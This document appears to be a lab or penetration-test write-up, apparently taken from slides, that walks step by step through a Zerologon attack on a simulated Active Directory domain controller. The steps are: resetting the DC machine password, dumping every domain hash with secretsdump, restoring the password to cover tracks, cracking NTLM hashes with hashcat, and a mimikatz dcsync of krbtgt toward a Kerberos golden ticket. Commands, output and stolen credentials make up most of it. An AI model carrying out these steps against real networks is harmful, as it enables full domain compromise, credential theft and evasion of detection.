C:\Users\CEO\Documents\SecretForumla>type Project_1337.txt
type Project_1337.txt
This is a secret document
C:\Users\CEO\Documents\SecretForumla>
```


AD Exploit Zerologon

First, the insider finds the IP address of the domain controller and its netBIOS name.



```
_ldap._tcp.dc._msdcs.C4G.com    SRV service location:
          priority       = 0
          weight         = 100
          port           = 389
          svr hostname   = C4GDC1.C4G.com
C4GDC1.C4G.com  internet address = 10.0.0.2
> _
```

Next, we conduct recon to see if the AD DC is vulnerable to Zerologon exploit.




```
kali@kali:~/CVE-2020-1472-master/CVE-2020-1472-master$ python3 zerologon_tester.py C4GDC1 10.0.0.2
Performing authentication attempts ...
================================================================================================================================
================================================================================================================================
================================================================================================================================
================================================================================================================================
================================================================================================================================
================================================================================================================================
================================================================================================================================
================================================================================================================================
================================================================================================================================
==========================
Success! DC can be fully compromised by a Zerologon attack.
kali@kali:~/CVE-2020-1472-master/CVE-2020-1472-master$ 
```

Story 2

AD Exploit Zerologon


We start the exploit by establishing a Netlogon channel against the DC and setting its local account's password to empty.



```
kali@kali:~/zerologon$ python3 set_empty_pw.py C4GDC1 10.0.0.2
Performing authentication attempts ...
========================================================================================
=============================================================

NetrServerAuthenticate3Response
ServerCredential:
    Data:                                b'\xa2\x8d\xc6\xa9g\xec\x88\xab'
NegotiateFlags:                      556793855
AccountRid:                          1000
ErrorCode:                           0


server challenge b'\xa2\xdf\r\xbf_\x9d\xcc0'
NetrServerPasswordSet2Response
ReturnAuthenticator:
    Credential:
        Data:                                b'\x01#\xac\xddD\xc96Y'
    Timestamp:                           0
ErrorCode:                           0


Success! DC should now have the empty string as its machine password.
kali@kali:~/zerologon$ 
```

AD Exploit Zerologon


Next, we connect to the DC and it asks for the password, where we can just pass an empty value since the password is not empty and dump the hashes of the domain users



```
kali@kali:~/zerologon$ python3 secretsdump.py -just-dc C4G/C4GDC1\$@10.0.0.2
Impacket v0.9.22.dev1 - Copyright 2020 SecureAuth Corporation

Password:
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:9da2667cc89704c107d159f3a2d85964:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:157f15c60de20d7a7ab42c10230b29cf:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
C4GDC1$:1000:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WS105$:1103:aad3b435b51404eeaad3b435b51404ee:6571e217046b89063cf411387bba3e65:::
WSCEO$:1601:aad3b435b51404eeaad3b435b51404ee:0fe80be9626e29d99baa6066de89e4df:::
[*] Kerberos keys grabbed
Administrator:aes256-cts-hmac-sha1-96:f78969599c4515ba94451d5417f325eb6a4b0be4150b4633affad9979f71d7b0
Administrator:aes128-cts-hmac-sha1-96:b85b370254521186000d9f2ded721c72
Administrator:des-cbc-md5:259bd0f498753819
krbtgt:aes256-cts-hmac-sha1-96:b7fe2cef7e4f3676d021b02e173540768a12cf7f66ae6a29fc217909d4d20d28
krbtgt:aes128-cts-hmac-sha1-96:606d141a28a17229cfce61e2e07f5858
krbtgt:des-cbc-md5:519e67755eead96e
C4GDC1$:aes256-cts-hmac-sha1-96:a23e0b800cf5d5ecccd21b3c72084fc1370e6819dfa695af24e7dd777d11b431
C4GDC1$:aes128-cts-hmac-sha1-96:20d6ddac06ebd54eb9ccaf9c9e27319a
C4GDC1$:des-cbc-md5:b6645813e5435810
WS105$:aes256-cts-hmac-sha1-96:4cf1c1b4f613b8c1b9945cfecd48b9396a2ff85919776b90bbf739703f13f0a5
WS105$:aes128-cts-hmac-sha1-96:ebb853c4d7346dc6478f18c64d47d8d2
WS105$:des-cbc-md5:6b6b86193d3b7320
WSCEO$:aes256-cts-hmac-sha1-96:bbf8b74ae944fb1c125b6a3f6a09739a07eca744389616b4668f976bd4ce41a6
WSCEO$:aes128-cts-hmac-sha1-96:d9ad5f22f79b81c3c74a1ac7e6da1599
WSCEO$:des-cbc-md5:abe6c4d5ef01a779
[*] Cleaning up...
kali@kali:~/zerologon$ 
```

AD Exploit Zerologon


Next, we restore the password of the DC after stealing the hashes to cover our tracks and also restore the functionality of the DC, as before the password on the machine and in the registry was not matching and would have made the DC function improperly



```
kali@kali:~/zerologon$ python3 reinstall_original_pw.py C4GDC1 10.0.0.2 aad3b435b51404eeaad3b435b51404ee:9da2667cc89704c107d159f3a2d
85964
Performing authentication attempts ...
==========================================================================================================================
==========================================================================================================================
=====================================================

NetrServerAuthenticate3Response
ServerCredential:
    Data:                           b't\xd5\x1bHR\x16h\xcd'
NegotiateFlags:                 556793855
AccountRid:                     1000
ErrorCode:                      0


server challenge b't\xc7\xd6)\xcer\x19\x0b'
session key b'\x96\x928 >\x93\xda\xbc}\xfb\xb7"$\'\n\x8b'
Odd-length string

Success! DC machine account should be restored to it's original value. You might want to secretsdump again to check.
kali@kali:~/zerologon$ █
```

Cracking the hashes


Use hashcat to crack the hashes, specified attack type (-a) 0 for dictionary attack and attack method (-m) 1000 for NTLM hashes




```
kali@kali:~/Desktop$ hashcat -a 0 -m 1000 hash2.txt /usr/share/wordlists/rockyou.txt
hashcat (v6.0.0) starting...

OpenCL API (OpenCL 1.2 pocl 1.5, None+Asserts, LLVM 9.0.1, RELOC, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]
==============================================================================================================================
* Device #1: pthread-Intel(R) Core(TM) i7-8550U CPU @ 1.80GHz, 1424/1488 MB (512 MB allocatable), 4MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashes: 6 digests; 4 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Applicable optimizers:
* Zero-Byte
* Early-Skip
* Not-Salted
* Not-Iterated
* Single-Salt
* Raw-Hash
```

Cracking the hashes

We were able to crack the hash of the local administrator account on the domain controller, the password being Admin1230




```
9da2667cc89704c107d159f3a2d85964:Admin1230
31d6cfe0d16ae931b73c59d7e0c089c0:
Approaching final keyspace - workload adjusted.
```



```
kali@kali:~/Desktop$ cat hash2.txt
Administrator:500:aad3b435b51404eeaad3b435b51404ee:9da2667cc89704c107d159f3a2d85964:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:157f15c60de20d7a7ab42c10230b29cf:::
```

Kerberos Golden Ticket




```
Microsoft Windows [Version 10.0.17763.107]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\Administrator>dir \\C4GDC1\c$
The user name or password is incorrect.

C:\Users\Administrator>dir \\C4GDC1\c$
The user name or password is incorrect.

C:\Users\Administrator>dir \\C4GDC1\c$
The user name or password is incorrect.

C:\Users\Administrator>_
```

So we know that we cannot access the domain controller using dir \\C4GDC1\c$ from the domain user

Dump the kerberos NTLM hash and getting its SID


Below it shows that the kerberos hashdump and from there we reuse the ticket to play the session.



```
  .#####.   mimikatz 2.2.0 (x64) #19041 Sep 18 2020 19:18:29
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz # lsadump::dcsync /domain:C4G.com /user:krbtgt
[DC] 'C4G.com' will be the domain
[DC] 'C4GDC1.C4G.com' will be the DC server
[DC] 'krbtgt' will be the user account

Object RDN           : krbtgt

** SAM ACCOUNT **

SAM Username         : krbtgt
Account Type         : 30000000 ( USER_OBJECT )
User Account Control : 00000202 ( ACCOUNTDISABLE NORMAL_ACCOUNT )
Account expiration   :
Password last change : 12/28/2020 12:21:57 PM
Object Security ID   : S-1-5-21-2355484096-936074442-1807457451-502
Object Relative ID   : 502

Credentials:
  Hash NTLM: 157f15c60de20d7a7ab42c10230b29cf
    ntlm- 0: 157f15c60de20d7a7ab42c10230b29cf
    lm  - 0: 58093c499e95e34a5c9f697f4cb68d81

Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
    Random Value : b837652aa5b932360fff6f3f34b579a9

* Primary:Kerberos-Newer-Keys *
    Default Salt : C4G.COMkrbtgt
    Default Iterations : 4096
    Credentials
```

After dumping we use the SID and NTLM to access the kerberos share folder

After getting the Hash and the SID we just replay it and save it as ticket.kirbi

